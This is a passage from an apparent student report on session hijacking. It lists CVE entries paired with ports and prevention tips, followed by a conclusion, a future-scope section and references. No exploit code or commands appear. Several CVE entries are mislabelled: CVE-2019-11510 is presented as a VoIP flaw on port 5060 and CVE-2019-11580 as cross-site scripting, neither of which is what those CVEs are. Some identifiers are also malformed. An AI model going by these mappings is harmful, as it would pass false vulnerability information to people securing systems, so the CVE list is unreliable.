Prevention: Secure remote desktop configurations, enable strong authentication, and apply security updates and patches.

5.2.5. Management Interface Vulnerability

(CVE-2020-2021)

Affected Port: 9443

Description: This vulnerability involves weaknesses in the management interface of a system or application.

Example: Vulnerabilities present on port 9443 can allow unauthorized access or compromise of the management interface.

Prevention: Secure the management interface with strong authentication, access controls, and encryption.

5.2.6. Cross-Site Scripting (XSS)

(CVE-2019-11580)

Affected Port: 80

Description: XSS allows attackers to inject and execute malicious scripts in users' browsers.

Example: CVE-2019-11580 can be exploited through port 80, leading to XSS attacks.

Prevention: Implement input validation and output encoding, sanitize user input, and utilize content security policies (CSP).

5.2.7. VoIP Vulnerability

(CVE-2019-11510)

Affected Port: 5060

Description: This vulnerability affects Voice over IP (VoIP) systems and can lead to unauthorized access or service disruption.

Example: CVE-2019-11510 can be exploited through port 5060, compromising VoIP systems.

Prevention: Apply security patches and updates, secure VoIP configurations, and use strong authentication mechanisms.

5.2.8. SSL/TLS Vulnerability

(CVE-2014:0224)

Affected Ports: 8443, 443, 10443

Description: This vulnerability involves weaknesses in SSL/TLS protocols, potentially leading to unauthorized access or data leakage.

Example: CVE-2014:0224 affects ports 8443, 443, and 10443, allowing attackers to exploit SSL/TLS vulnerabilities.

Prevention: Keep SSL/TLS libraries up to date, disable vulnerable protocols and cipher suites, and enforce secure SSL/TLS configurations.

5.2.9. Masquerade

(CVE-2020-17052)

Affected Port: 88

Description: This vulnerability enables masquerading or impersonating another user or system entity.

Example: Exploiting CVE-2020-17052 on port 88 allows attackers to perform masquerade attacks.

Prevention: Implement strong authentication mechanisms, enforce access controls, and monitor for unusual user behavior.

5.2.10. Account Enumeration

(CVE-2019:10747)

Affected Port: 23

Description: Account enumeration allows attackers to determine valid user accounts on a system.

Example: By exploiting CVE-2019:10747 on port 23, attackers can enumerate accounts.

Prevention: Implement strong access controls, use account lockouts, and avoid disclosing specific information about account validity.

6. Conclusion

6.1. Conclusion

In conclusion, the session hijacking project has provided valuable insights into the vulnerabilities and risks associated with session management in network security. Throughout the project, we conducted extensive research, analysis, and experimentation to understand the concept of session hijacking and its implications.

Session hijacking refers to the unauthorized interception and control of an ongoing session between a client and a server. It is a serious security threat that can lead to various malicious activities, such as unauthorized access, data theft, and impersonation. Our project aimed to explore the techniques and countermeasures related to session hijacking in order to raise awareness and promote better security practices.

During our project, we examined different methods of session hijacking, including packet sniffing, session cookie theft, and session fixation. We analyzed their effectiveness, impact, and potential countermeasures to mitigate the risks associated with these attacks. It became evident that session hijacking is a real threat, and organizations should prioritize the implementation of robust security measures to protect user sessions.

Through our research and experimentation, we recognized the significance of secure session management practices. This includes implementing strong session identifiers, utilizing secure transport protocols (such as HTTPS), employing encryption techniques, and regularly updating and patching software and applications. Additionally, user education and awareness play a crucial role in preventing session hijacking incidents, as individuals need to understand the risks and adopt appropriate security measures.

It is important to note that the project was conducted solely for educational purposes, with the intention of understanding the techniques and countermeasures associated with session hijacking. The project adhered to legal and ethical guidelines, with no intention to engage in any malicious activities or harm any individuals or systems.

Overall, this project has highlighted the need for continuous improvement and vigilance in securing user sessions. By addressing the vulnerabilities associated with session hijacking and implementing effective security measures, organizations can enhance the trust and confidence of their users, safeguard sensitive information, and protect against potential security breaches.

6.2. Future Scope:

Session hijacking techniques are becoming increasingly prevalent as technology advances, necessitating further research to identify and analyze these emerging techniques. This will help organizations maintain a competitive edge against attackers and develop proactive security measures. Advanced detection systems will be developed to stay one step ahead of evolving techniques, utilizing machine learning algorithms and anomaly detection techniques to quickly identify and counter session hijacking attempts in real-time.

Future research will focus on investigating session hijacking in specific web application frameworks, analyzing the vulnerabilities and weaknesses present in these frameworks. This will help develop advanced countermeasures and framework-specific security guidelines. The evaluation of session hijacking countermeasures will provide insights into their potential effectiveness in future contexts and implementations.

As mobile applications become more prevalent, understanding the vulnerabilities and risks linked to session management becomes essential. Advanced session hijacking techniques will be delved into to address these issues. Real-world session hijacking attacks will be analyzed to gain valuable insights into the dynamics and consequences of these incidents. This will contribute to the development of more effective countermeasures and strategies to mitigate the risks associated with session hijacking.

The integration of session hijacking prevention will be a crucial component of the Secure Software Development Lifecycle (SSDLC), ensuring robust security measures are implemented from the early stages of software development. By incorporating session hijacking prevention techniques into the SSDLC, developers can proactively identify and address vulnerabilities, ultimately improving web application security and safeguarding user sessions and sensitive information.

7. References

- 7.1. Defend the Web
- 7.2. Imperva
- 7.3. CVE
- 7.4. <https://github.com/carlospolop/hacktricks/blob/master/network-services-pentesting/pentesting-pop.md>
- 7.5. <https://www.exploit-db.com/exploits/39152>
- 7.6. Network Security Audits / Vulnerability Assessments by SecuritySpace
- 7.7. UDP 4444 - Port Protocol Information and Warning
- 7.8. NVD - Search and Statistics
- 7.9. Red Hat Bugzilla
- 7.10. Hacking for Beginners: Exploiting Open Ports | by Iotabl | System Weakness
- 7.11. Metasploitable 2: Port 21
- 7.12. Technical Note : How to bypass TCP Port 8010 or 8008 when using FortiGuard Web Filtering (HTTP/HTTPS) and getting the log message "Invalid or missing protection profile id"